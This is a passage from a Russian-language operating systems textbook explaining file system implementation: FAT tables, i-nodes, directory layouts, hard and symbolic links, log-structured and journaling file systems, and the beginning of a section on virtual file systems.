Основным недостатком этого метода является то, что для его работы вся таблица должна постоянно находиться в памяти. Для 1-терабайтного диска, имеющего блоки размером 1 Кбайт, потребовалась бы таблица из 1 млрд записей, по одной для каждого из 1 млрд дисковых блоков. Каждая запись должна состоять как минимум из 3 байт. Для ускорения поиска размер записей должен быть увеличен до 4 байт. Таким образом, таблица будет постоянно занимать 3 Гбайт или 2,4 Гбайт оперативной памяти в зависимости от того, как оптимизирована система, под экономию пространства или под экономию времени, что с практической точки зрения выглядит не слишком привлекательно. Становится очевидным, что идея FAT плохо масштабируется на диски

Рис. 4.9. Размещение с помощью связанного списка, использующего таблицу размещения файлов в оперативной памяти

больших размеров. Изначально это была файловая система MS-DOS, но она до сих пор полностью поддерживается всеми версиями Windows.

I-узлы

Последним из рассматриваемых методов отслеживания принадлежности конкретного блока конкретному файлу является связь с каждым файлом структуры данных, называемой **i-узлом (index-node** — индекс-узел), содержащей атрибуты файла и дисковые адреса его блоков. Простой пример приведен на рис. 4.10. При использовании i-узла появляется возможность найти все блоки файла. Большим преимуществом этой схемы перед связанными списками, использующими таблицу в памяти, является то, что i-узел должен быть в памяти только в том случае, когда открыт соответствующий файл. Если каждый i-узел занимает n байт, а одновременно может быть открыто максимум k файлов, общий объем памяти, занимаемой массивом, хранящим i-узлы открытых файлов, составляет всего лишь kn байт. Заранее нужно будет зарезервировать только этот объем памяти.

Обычно этот массив значительно меньше того пространства, которое занимает таблица расположения файлов, рассмотренная в предыдущем разделе. Причина проста. Таблица, предназначенная для хранения списка всех дисковых блоков, пропорциональна размеру самого диска. Если диск имеет n блоков, то таблице нужно n записей. Она растет пропорционально росту размера диска. В отличие от этого, для схемы, использующей i-узлы, нужен массив в памяти, чей размер пропорционален максимальному количеству одновременно открытых файлов. При этом неважно, будет ли размер диска 100, 1000 или 10 000 Гбайт.




Рис. 4.10. Пример i-узла

С i-узлами связана одна проблема: если каждый узел имеет пространство для фиксированного количества дисковых адресов, то что произойдет, когда файл перерастет этот лимит? Одно из решений заключается в резервировании последнего дискового адреса не для блока данных, а для блока, содержащего дополнительные адреса блоков (см. рис. 4.10). Более того, можно создавать целые цепочки или даже деревья адресных блоков, поскольку их может понадобиться два или более. Может потребоваться даже дисковый блок, указывающий на другие, полные адресов дисковые блоки. Мы еще вернемся к i-узлам при изучении системы UNIX в главе 10. По аналогии с этим в файловой системе Windows NTFS используется такая же идея, но только с более крупными i-узлами, в которых также могут содержаться небольшие файлы.

4.3.3. Реализация каталогов

Перед тем как прочитать файл, его нужно открыть. При открытии файла операционная система использует предоставленное пользователем имя файла для определения местоположения соответствующей ему записи каталога на диске. Эта запись предоставляет информацию, необходимую для поиска на диске блоков, занятых данным файлом. В зависимости от применяемой системы эта информация может быть дисковым адресом всего файла (с непрерывным размещением), номером первого блока (для обеих схем, использующих связанные списки) или номером i-узла. Во всех случаях основной функцией системы каталогов является преобразование ASCII-имени файла в информацию, необходимую для определения местоположения данных.

Со всем этим тесно связан вопрос: где следует хранить атрибуты? Каждая файловая система работает с различными атрибутами файлов, такими как имя владельца файла

и время создания, и их нужно где-то хранить. Одна из очевидных возможностей заключается в хранении их непосредственно в записи каталога. Именно так некоторые системы и делают. Этот вариант показан на рис. 4.11, *а*. В этой простой конструкции каталог состоит из списка записей фиксированного размера, по одной записи на каждый файл, в которой содержатся имя файла (фиксированной длины), структура атрибутов файла, а также один или несколько дисковых адресов (вплоть до некоторого максимума), сообщающих, где находятся соответствующие файлу блоки на диске.




Рис. 4.11. Каталог: *а* — содержит записи фиксированного размера с дисковыми адресами и атрибутами; *б* — каждая запись всего лишь ссылается на i-узел

Для систем, использующих i-узлы, имеется возможность хранить атрибуты в самих i-узлах. При этом запись каталога может быть укорочена до имени файла и номера i-узла. Этот вариант изображен на рис. 4.11, *б*. Позже мы увидим, что этот метод имеет некоторые преимущества перед методом размещения атрибутов в записи каталога.

До сих пор мы предполагали, что файлы имеют короткие имена фиксированной длины. В MS-DOS у файлов имелось основное имя, состоящее из 1–8 символов, и необязательное расширение имени, состоящее из 1–3 символов. В UNIX версии 7 имена файлов состояли из 1–14 символов, включая любые расширения. Но практически все современные операционные системы поддерживают длинные имена переменной длины. Как это может быть реализовано?

Проще всего установить предел длины имени файла — как правило, он составляет 255 символов, — а затем воспользоваться одной из конструкций, показанных на рис. 4.11, отводя по 255 символов под каждое имя. Этот подход при всей своей простоте ведет к пустой трате пространства, занимаемого каталогом, поскольку такие длинные имена бывают далеко не у всех файлов. Из соображений эффективности нужно использовать какую-то другую структуру.

Один из альтернативных подходов состоит в отказе от предположения о том, что все записи в каталоге должны иметь один и тот же размер. При таком подходе каждая запись в каталоге начинается с порции фиксированного размера, обычно начинающейся с длины записи, за которой следуют данные в фиксированном формате, чаще всего включающие идентификатор владельца, дату создания, информацию о защите и прочие атрибуты. Следом за заголовком фиксированной длины идет часть записи переменной длины, содержащая имя файла, каким бы длинным оно ни было (рис. 4.12, *а*), с определенным для данной системы порядком следования байтов в словах (например, для SPARC — начиная со старшего). В приведенном примере

показаны три файла: project-budget, personnel и foo. Имя каждого файла завершается специальным символом (обычно 0), обозначенным на рисунке перечеркнутыми квадратиками. Чтобы каждая запись в каталоге могла начинаться с границы слова, имя каждого файла дополняется до целого числа слов байтами, показанными на рисунке закрашенными прямоугольниками.




Рис. 4.12. Два способа реализации длинных имен в каталоге: *а* — непосредственно в записи; *б* — в общем хранилище имен (куче)

Недостаток этого метода состоит в том, что при удалении файла в каталоге остается промежуток произвольной длины, в который описатель следующего файла может и не поместиться. Эта проблема по сути аналогична проблеме хранения на диске непрерывных файлов, только здесь уплотнение каталога вполне осуществимо, поскольку он полностью находится в памяти. Другая проблема состоит в том, что какая-нибудь запись каталога может разместиться на нескольких страницах памяти и при чтении имени файла может произойти ошибка отсутствия страницы.

Другой метод реализации имен файлов переменной длины заключается в том, чтобы сделать сами записи каталога фиксированной длины, а имена файлов хранить отдельно в общем хранилище (куче) в конце каталога (рис. 4.12, *б*). Преимущество этого метода состоит в том, что при удалении записи в каталоге (при удалении файла) на ее место всегда сможет поместиться запись другого файла. Но общим хранилищем имен по-прежнему нужно будет управлять, и при обработке имен файлов все так же могут происходить ошибки отсутствия страниц. Небольшой выигрыш заключается в том, что уже не нужно, чтобы имена файлов начинались на границе слов, поэтому отпадает надобность в символах-заполнителях после имен файлов, показанных на рис. 4.12, *б*, в отличие от тех имен, которые показаны на рис. 4.12, *а*.

При всех рассмотренных до сих пор подходах к организации каталогов, когда нужно найти имя файла, поиск в каталогах ведется линейно, от начала до конца. Линейный поиск в очень длинных каталогах может выполняться довольно медленно. Ускорить поиск поможет присутствие в каждом каталоге хэш-таблицы. Пусть размер такой таблицы будет равен *n*. При добавлении в каталог нового имени файла оно должно хэшироваться в число от 0 до $n - 1$, к примеру, путем деления его на *n* и взятия остатка. В качестве альтернативы можно сложить слова, составляющие имя файла, и получившуюся сумму разделить на *n* или сделать еще что-либо подобное[1].

В любом случае просматривается элемент таблицы, соответствующий полученному хэш-коду. Если элемент не используется, туда помещается указатель на запись о файле. Эти записи следуют сразу за хэш-таблицей. Если же элемент таблицы уже занят, то создается связанный список, объединяющий все записи о файлах, имеющих одинаковые хэш-коды, и заголовок этого списка помещается в элемент таблицы.

При поиске файла производится такая же процедура. Для выбора записи в хэш-таблице имя файла хэшируется. Затем на присутствие имени файла проверяются все записи в цепочке, чей заголовок помещен в элементе таблицы. Если искомое имя файла в этой цепочке отсутствует, значит, в каталоге файла с таким именем нет.

Преимущество использования хэш-таблицы состоит в существенном увеличении скорости поиска, а недостаток заключается в усложнении процесса администрирования. Рассматривать применение хэш-таблицы стоит только в тех системах, где ожидается применение каталогов, содержащих сотни или тысячи файлов.

Другим способом ускорения поиска в больших каталогах является кэширование результатов поиска. Перед началом поиска проверяется присутствие имени файла в кэше. Если оно там есть, то местонахождение файла может быть определено немедленно. Разумеется, кэширование поможет, только если результаты поиска затрагивают относительно небольшое количество файлов.

4.3.4. Совместно используемые файлы

Когда над проектом вместе работают несколько пользователей, зачастую возникает потребность в совместном использовании файлов. Поэтому нередко представляется удобным, чтобы совместно используемые файлы одновременно появлялись в различных каталогах, принадлежащих разным пользователям. На рис. 4.13 еще раз показана файловая система, изображенная на рис. 4.4, только теперь один из файлов, принадлежащих пользователю *C*, представлен также в одном из каталогов, принадлежащих пользователю *B*. Установленное при этом отношение между каталогом, принадлежащим *B*, и совместно используемыми файлами называется **связью**. Теперь сама файловая система представляет собой не дерево, а **ориентированный ациклический граф** (Directed Acyclic Graph (**DAG**)). Потребность в том, чтобы файловая система была представлена как DAG, усложняет ее обслуживание, но такова жизнь.

---

[1] Иными словами, производится отображение символьного имени файла в целое число из требуемого диапазона по некоторому алгоритму, рассматривающему имя как некоторое число (битовую строку) или последовательность чисел (например, кодов символов и т. п.). При этом такое преобразование не является взаимно-однозначным. — *Примеч. ред.*




Рис. 4.13. Файловая система, содержащая совместно используемый файл

При всем удобстве совместное использование файлов вызывает ряд проблем. Для начала следует заметить: если собственно каталоги содержат адреса всех дисковых блоков файла, то при установке связи с файлом они должны быть скопированы в каталог, принадлежащий пользователю *B*. Если кто-либо из пользователей, *B* или *C*, чуть позже добавит к файлу какие-то новые данные, то новые блоки попадут в список каталога, принадлежащего только тому пользователю, который производил дополнение. Другому пользователю изменения будут не видны, и совместное использование потеряет всякий смысл.

Эта проблема может быть решена двумя способами. Первое решение заключается в том, что дисковые блоки не указываются в каталогах. Вместо этого с самим файлом связывается некоторая небольшая структура данных. В этом случае каталоги должны лишь указывать на эту структуру данных. Такой подход используется в UNIX (где в качестве такой структуры данных выступает i-узел).

Второе решение заключается в том, что каталог пользователя *B* привязывается к одному из файлов пользователя *C*, заставляя систему создать новый файл типа LINK и включить этот файл в каталог пользователя *B*. Новый файл содержит только имя того файла, с которым он связан. Когда пользователь *B* читает данные из связанного файла, операционная система видит, что файл, из которого они считываются, относится к типу LINK, находит в нем имя файла и читает данные из этого файла. Этот подход в отличие от традиционной (жесткой) связи называется **символической ссылкой**.

У каждого из этих методов имеются недостатки. В первом методе, когда пользователь *B* устанавливает связь с совместно используемым файлом, в i-узле владельцем файла числится пользователь *C*. Создание связи не приводит к изменению владельца (рис. 4.14), а увеличивает показания счетчика связей в i-узле, благодаря чему система знает, сколько записей в каталогах указывает на файл в данный момент.

Если впоследствии пользователь *C* попытается удалить файл, система сталкивается с проблемой. Если она удаляет файл и очищает i-узел, то в каталоге у пользователя *B* будет запись, указывающая на неверный i-узел. Если i-узел чуть позже будет назначен




Рис. 4.14. Ситуация, сложившаяся: *а* — перед созданием связи; *б* — после создания связи; *в* — после того как владелец (исходный пользователь) удаляет файл

другому файлу, связь, принадлежащая пользователю *B*, будет указывать на неверный файл (новый, а не тот, для которого она создавалась). По счетчику в i-узле система сможет увидеть, что файл по-прежнему используется, но простого способа найти в каталогах все записи, относящиеся к этому файлу, чтобы их удалить, у нее не будет. Указатели на каталоги не могут быть сохранены в i-узле, поскольку их количество может быть неограниченным.

Единственное, что можно сделать, — это удалить запись в каталоге пользователя *C*, но оставить нетронутым i-узел, установив его счетчик связей в 1 (см. рис. 4.14, *в*). В результате возникнет ситуация, когда *B* является единственным пользователем, имеющим в своем каталоге ссылку на файл, которым владеет пользователь *C*. Если в системе ведется учет использования ресурсов или выделяются какие-то квоты, то пользователь *C* будет по-прежнему получать счета за этот файл, до тех пор пока пользователь *B* не примет решение его удалить. Тогда счетчик будет сброшен до нуля, а файл — удален.

При использовании символической ссылки такой проблемы не возникает, поскольку указатель на i-узел есть только у владельца файла. А у пользователей, создавших ссылку на файл, есть только пути к файлам и нет указателей на i-узлы. Файл при удалении его *владельцем* уничтожается. Последующие попытки использовать этот файл при помощи символической ссылки не будут иметь успеха, так как система не сможет найти файл. Удаление символической ссылки никак на файл не повлияет.

Проблема использования символических ссылок заключается в дополнительных издержках. Файл, в котором содержится путь, должен быть прочитан, затем путь должен быть разобран и покомпонентно пройден, пока не будет достигнут i-узел. Все эти действия могут потребовать многократных дополнительных обращений к диску. Более того, для каждой символической ссылки нужен дополнительный i-узел, равно как и дополнительный дисковый блок для хранения пути, хотя, если имя пути не слишком длинное, система в порядке оптимизации может хранить его в самом i-узле. Преимущество символических ссылок заключается в том, что они могут использоваться для связи с файлами, которые находятся на удаленных компьютерах в любой точке земного шара. Для этого нужно лишь в дополнение к пути к файлу указать сетевой адрес машины, на которой он находится.

Символические или иные ссылки вызывают и еще одну проблему. Когда разрешается использование ссылок, могут появиться два и более путей к файлу. Программы, начинающие свою работу с заданного каталога и ведущие поиск всех файлов в этом каталоге и его подкаталогах, могут обнаруживать файл, на который имеются ссылки, по нескольку раз. Например, программа, архивирующая все файлы в каталоге и всех его подкаталогах на магнитную ленту, может сделать множество копий файла, на который имеются ссылки. Более того, если потом эта лента будет прочитана на другой машине, то вместо создания ссылок на файл он может быть повторно скопирован, если только программа архивации не окажется достаточно «умной».

4.3.5. Файловые системы с журнальной структурой

На современные файловые системы оказывают влияние и технологические изменения, в частности, постоянно растущая скорость центральных процессоров, увеличение емкости и удешевление дисковых накопителей (при не столь впечатляющем увеличении скорости их работы), рост в геометрической прогрессии объема оперативной памяти. Единственным параметром, не демонстрирующим столь стремительного роста, остается время позиционирования блока головок на нужный цилиндр диска (за исключением твердотельных дисков, у которых данный параметр отсутствует).

Сочетание всех этих факторов свидетельствует о том, что у многих файловых систем возникает узкое место в росте производительности. Во время исследований, проведенных в университете Беркли, была предпринята попытка смягчить остроту этой проблемы за счет создания совершенно нового типа файловой системы — **LFS** (Log-structured File System — файловая система с журнальной структурой). Этот раздел будет посвящен краткому описанию работы LFS. Более полное изложение вопроса можно найти в исходной статье по LFS Розенблюма и Остераута (Rosenblum and Ousterhout, 1991).

В основу LFS заложена идея о том, что по мере повышения скорости работы центральных процессоров и увеличения объема оперативной памяти существенно повышается и уровень кэширования дисков. Следовательно, появляется возможность удовлетворения весьма существенной части всех дисковых запросов на чтение прямо из кэша файловой системы без обращения к диску. Из этого наблюдения следует, что в будущем основную массу обращений к диску будут составлять операции записи, поэтому механизм опережающего чтения, применявшийся в некоторых файловых системах для извлечения блоков еще до того, как в них возникнет потребность, уже не дает значительного прироста производительности.

Усложняет ситуацию то, что в большинстве файловых систем запись производится очень малыми блоками данных. Запись малыми порциями слишком неэффективна, поскольку записи на диск, занимающей 50 мкс, зачастую предшествуют позиционирование на нужный цилиндр, на которое затрачивается 10 мс, и ожидание подхода под головку нужного сектора, на что уходит 4 мс. При таких параметрах эффективность работы с диском падает до долей процента.

Чтобы понять, откуда берутся все эти мелкие записи, рассмотрим создание нового файла в системе UNIX. Для записи этого файла должны быть записаны i-узел для каталога, блок каталога, i-узел для файла и сам файл. Эти записи могут быть отложены, но если произойдет сбой до того, как будут выполнены все записи, файловая система столкнется с серьезными проблемами согласованности данных. Поэтому, как правило, записи i-узлов производятся немедленно.

Исходя из этих соображений разработчики LFS решили переделать файловую систему UNIX таким образом, чтобы добиться работы диска с полной пропускной способностью, даже если объем работы состоит из существенного количества небольших произвольных записей. В основу была положена идея структурировать весь диск в виде очень большого журнала.

Периодически, когда в этом возникает особая надобность, все ожидающие осуществления записи, находящиеся в буфере памяти, собираются в один непрерывного сегмент и в таком виде записываются на диск в конец журнала. Таким образом, отдельный сегмент может вперемешку содержать i-узлы, блоки каталога и блоки данных. В начале каждого сегмента находится сводная информация, в которой сообщается, что может быть найдено в этом сегменте. Если средний размер сегмента сможет быть доведен примерно до 1 Мбайт, то будет использоваться практически вся пропускная способность диска.

В этой конструкции по-прежнему используются i-узлы той же структуры, что и в UNIX, но теперь они не размещаются в фиксированной позиции на диске, а разбросаны по всему журналу. Тем не менее, когда определено местоположение i-узла, местоположение блоков определяется обычным образом. Разумеется, теперь нахождение i-узла значительно усложняется, поскольку его адрес не может быть просто вычислен из его i-номера, как в UNIX. Для поиска i-узлов ведется массив i-узлов, проиндексированный по i-номерам. Элемент *i* в таком массиве указывает на i-узел на диске. Массив хранится на диске, но также подвергается кэшированию, поэтому наиболее интенсивно использующиеся фрагменты большую часть времени будут находиться в памяти.

Подытоживая все ранее сказанное: все записи сначала буферизуются в памяти, и периодически все, что попало в буфер, записывается на диск в единый сегмент в конец журнала. Открытие файла теперь состоит из использования массива для определения местоположения i-узла для этого файла. После определения местоположения i-узла из него могут быть извлечены адреса блоков. А все блоки будут находиться в сегментах, расположенных в различных местах журнала.

Если бы диски были безразмерными, то представленное описание на этом и закончилось бы. Но существующие диски не безграничны, поэтому со временем журнал займет весь диск и новые сегменты не смогут быть записаны в него. К счастью, многие существующие сегменты могут иметь уже ненужные блоки. К примеру, если файл перезаписан, его i-узел теперь будет указывать на новые блоки, но старые блоки все еще будут занимать пространство в ранее записанных сегментах.

Чтобы справиться с этой проблемой, LFS использует **очищающий поток**, который занимается тем, что осуществляет круговое сканирование журнала с целью уменьшения его размера. Сначала он считывает краткое содержание первого сегмента журнала, чтобы увидеть, какие i-узлы и файлы в нем находятся. Затем проверяет текущий массив i-узлов, чтобы определить, актуальны ли еще i-узлы и используются ли еще файловые блоки. Если они уже не нужны, то информация выбрасывается. Те i-узлы и блоки, которые еще используются, перемещаются в память для записи в следующий сегмент. Затем исходный сегмент помечается как свободный, и журнал может использовать его для новых данных. Таким же образом очищающий поток перемещается по журналу, удаляя позади устаревшие сегменты и помещая все актуальные данные в память для их последующей повторной записи в следующий сегмент. В результате диск становится большим кольцевым буфером с пишущим потоком, добавляющим впереди новые сегменты, и очищающим потоком, удаляющим позади устаревшие сегменты.

Управление использованием блоков на диске в этой системе имеет необычный характер, поскольку, когда файловый блок опять записывается на диск в новый сегмент, должен быть найден i-узел файла (который находится где-то в журнале), после чего он должен быть обновлен и помещен в память для записи в следующий сегмент. Затем должен быть обновлен массив i-узлов, чтобы в нем присутствовал указатель на новую копию. Тем не менее такое администрирование вполне осуществимо, и результаты измерения производительности показывают, что все эти сложности вполне оправданны. Результаты замеров, приведенные в упомянутой ранее статье, свидетельствуют о том, что при малых записях LFS превосходит UNIX на целый порядок, обладая при этом производительностью чтения и записи больших объемов данных, которая по крайней мере не хуже, чем у UNIX.

4.3.6. Журналируемые файловые системы

При всей привлекательности идеи файловых систем с журнальной структурой они не нашли широкого применения отчасти из-за их крайней несовместимости с существующими файловыми системами. Тем не менее одна из позаимствованных у них идей — устойчивость к отказам — может быть внедрена и в более привычные файловые системы. Основной принцип заключается в журналировании всех намерений файловой системы перед их осуществлением. Поэтому, если система терпит аварию еще до того, как у нее появляется возможность выполнить запланированные действия, после перезагрузки она может посмотреть в журнал, определить, что она собиралась сделать на момент аварии, и завершить свою работу. Такие файловые системы, которые называются **журналируемыми файловыми системами**, нашли свое применение. Журналируемыми являются файловая система NTFS, разработанная Microsoft, а также файловые системы Linux ext3 и ReiserFS. В OS X журналируемая файловая система предлагается в качестве дополнительной. Далее будет дано краткое введение в эту тему.

Чтобы вникнуть в суть проблемы, рассмотрим заурядную, часто встречающуюся операцию удаления файла. Для этой операции в UNIX нужно выполнить три действия:

1. Удалить файл из его каталога.
2. Освободить i-узел, поместив его в пул свободных i-узлов.
3. Вернуть все дисковые блоки файла в пул свободных дисковых блоков.

В Windows требуются аналогичные действия. В отсутствие отказов системы порядок выполнения этих трех действий не играет роли, чего нельзя сказать о случае возникновения отказа. Представьте, что первое действие завершено, а затем в системе возник отказ. Не станет файла, из которого возможен доступ к i-узлу и к блокам, занятым данными файла, но они не будут доступны и для переназначения — они превратятся в ничто, сокращая объем доступных ресурсов. А если отказ произойдет после второго действия, то будут потеряны только блоки.

Если последовательность действий изменится и сначала будет освобожден i-узел, то после перезагрузки системы его можно будет переназначить, но на него будет по-прежнему указывать старый элемент каталога, приводя к неверному файлу. Если первыми будут освобождены блоки, то отказ до освобождения i-узла будет означать, что действующий элемент каталога указывает на i-узел, в котором перечислены блоки, которые теперь находятся в пуле освободившихся блоков и которые в ближайшее

время, скорее всего, будут использованы повторно, что приведет к произвольному совместному использованию одних и тех же блоков двумя и более файлами. Ни один из этих результатов нас не устраивает.

В журналируемой файловой системе сначала делается запись в журнале, в которой перечисляются три намеченных к выполнению действия. Затем журнальная запись сбрасывается на диск (дополнительно, возможно, эта же запись считывается с диска, чтобы убедиться в том, что она было записана правильно). И только после сброса журнальной записи на диск выполняются различные операции. После успешного завершения операций журнальная запись удаляется. Теперь после восстановления системы при ее отказе файловая система может проверить журнал, чтобы определить наличие какой-либо незавершенной операции. Если таковая найдется, то все операции могут быть запущены заново (причем по нескольку раз в случае повторных отказов), и так может продолжаться до тех пор, пока файл не будет удален по всем правилам.

При журналировании все операции должны быть **идемпонентными**, что означает возможность их повторения необходимое число раз без нанесения какого-либо вреда. Такие операции, как «обновить битовый массив, пометив i-узел *k* или блок *n* свободными», могут повторяться до тех пор, пока все не завершится должным и вполне безопасным образом. По аналогии с этим поиск в каталоге и удаление любой записи с именем *foobar* также является идемпонентным действием. В то же время добавление только что освободившихся блоков из i-узла *k* к концу перечня свободных блоков не является идемпонентным действием, поскольку они уже могут присутствовать в этом перечне. Более ресурсоемкая операция «просмотреть перечень свободных блоков и добавить к нему блок *n*, если он в нем отсутствовал» является идемпонентной. Журналируемые файловые системы должны выстраивать свои структуры данных и журналируемые операции таким образом, чтобы все они были идемпонентными. При таких условиях восстановление после отказа может проводиться быстро и безопасно.

Для придания дополнительной надежности в файловой системе может быть реализована концепция **атомарной транзакции**, присущая базам данных. При ее использовании группа действий может быть заключена между операциями начала транзакции — *begin transaction* и завершения транзакции — *end transaction*. Распознающая эти операции файловая система должна либо полностью выполнить все заключенные в эту пару операции, либо не выполнить ни одной из них, не допуская никаких других комбинаций.

NTFS обладает исчерпывающей системой журналирования, и ее структура довольно редко повреждается в результате системных отказов. Ее разработка продолжалась и после первого выпуска в Windows NT в 1993 году. Первой журналируемой файловой системой Linux была ReiserFS, но росту ее популярности помешала несовместимость с применяемой в ту пору стандартной файловой системой ext2. В отличие от нее ext3, представляющая собой менее амбициозный проект, чем ReiserFS, также журналирует операции, но при этом обеспечивает совместимость с предыдущей системой ext2[1].

---

[1] Для Linux существуют и другие журналируемые файловые системы, обладающие своими достоинствами и недостатками. Как минимум необходимо упомянуть ext4, ныне являющуюся файловой системой по умолчанию в ряде распространенных дистрибутивов Linux. — *Примеч. ред.*

4.3.7. Виртуальные файловые системы

Люди пользуются множеством файловых систем, зачастую на одном и том же компьютере и даже для одной и той же операционной системы. Система Windows может иметь не только основную файловую систему NTFS, но и устаревшие приводы или разделы с файловой системой FAT-32 или FAT-16, на которых содержатся старые, но все еще нужные данные, а время от времени могут понадобиться также флеш-накопитель, старый компакт-диск или DVD (каждый со своей уникальной файловой системой). Windows работает с этими совершенно разными файловыми системами, идентифицируя каждую из них по разным именам дисководов, таким как C:, D: и т. д. Когда процесс открывает файл, имя дисковода фигурирует в явном или неявном виде, поэтому Windows знает, какой именно файловой системе передать запрос. Интегрировать разнородные файловые системы в одну унифицированную никто даже не пытается.

В отличие от этого для всех современных систем UNIX предпринимаются весьма серьезные попытки интегрировать ряд файловых систем в единую структуру. У систем Linux в качестве корневой файловой системы может выступать ext2, и она может иметь ext3-раздел, подключенный к каталогу /usr, и второй жесткий диск, имеющий файловую систему ReiserFS, подключенный к каталогу /home, а также компакт-диск, отвечающий стандарту ISO 9660, временно подключенный к каталогу /mnt. С пользовательской точки зрения это будет единая иерархическая файловая система, поскольку объединение нескольких несовместимых файловых систем невидимо для пользователей или процессов.

Существование нескольких файловых систем становится необходимостью, и начиная с передовой разработки Sun Microsystems (Kleiman, 1986) большинство UNIX-систем, пытаясь интегрировать несколько файловых систем в упорядоченную структуру, использовали концепцию **виртуальной файловой системы** (virtual file system (**VFS**)). Ключевая идея состоит в том, чтобы выделить какую-то часть файловой системы, являющуюся общей для всех файловых систем, и поместить ее код на отдельный уровень, из которого вызываются расположенные ниже конкретные файловые системы с целью фактического управления данными. Вся структура показана на рис. 4.15. Рассматриваемый далее материал не имеет конкретного отношения к Linux, или FreeBSD, или любой другой версии UNIX, но дает общее представление о том, как в UNIX-системах работают виртуальные файловые системы.

Все относящиеся к файлам системные вызовы направляются для первичной обработки в адрес виртуальной файловой системы. Эти вызовы, поступающие от пользователь-

